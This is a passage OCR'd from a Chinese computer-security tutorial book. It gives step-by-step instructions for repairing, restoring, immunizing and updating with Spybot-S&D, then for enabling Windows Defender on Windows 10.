
Step 08 待修复完成后，即可看到“确认”对话框。在其中会显示成功修复以及尚未修复问题的数目，并建议重启计算机。单击“确定”按钮，重启计算机修复未修复的问题即可。




Step 09 选择“还原”选项，在打开的界面中选择需要还原的项目，单击“还原”按钮，如下图所示。




Step 10 弹出“确认”信息提示框，提示用户是否要撤销先前所做的修改，如下图所示。




Step 11 单击“是”按钮，即可将修复的问题还原到原来的状态，还原完毕后弹出“信息”提示框，如下图所示。




Step 12 选择“免疫”选项，进入“免疫”设置界面，使用免疫功能能使用户的系统具有抵御间谍软件的免疫效果，如下图所示。




Step 13 单击“查找更新”按钮，弹出SpyBot-S&D Updater窗口，在其中显示了需要更新的项目，如下图所示。



Step 14 单击“继续”按钮，弹出SpyBot-S&D Updater窗口，在其中选择要更新的文件信息，如下图所示。



Step 15 单击Download按钮，即可下载更新文件，并在下方显示下载的进度，如下图所示。



绝招8：使用《微软反间谍专家》清理




Windows Defender是Windows 10的一项功能，主要用于帮助用户抵御间谍软件和其他潜在的有害软件的攻击，但在系统默认情况下，该功能是不开启的。下面介绍如何开启Windows Defender功能，具体的操作步骤如下。

Step 01 单击“开始”按钮，在弹出的快捷菜单中选择“控制面板”选项，即可打开如下图所示的窗口。




Step 02 单击 Windows Defender 超链接，即可打开 Windows Defender 窗口，提示用户此应用已经关闭，如下图所示。



Step 03 在“控制面板”窗口中单击“安全性与维护”超链接，打开“安全性与维护”窗口，如下图所示。



Step 04 单击“间谍软件和垃圾软件防护”后面的“立即启用”按钮，弹出如下图所示对话框。



Step 05 单击“是，我信任这个发布者，希望运行此应用”超链接，即可启用 Windows Defender 服务。


9.4　实战演练

实战演练1——删除上网缓存文件

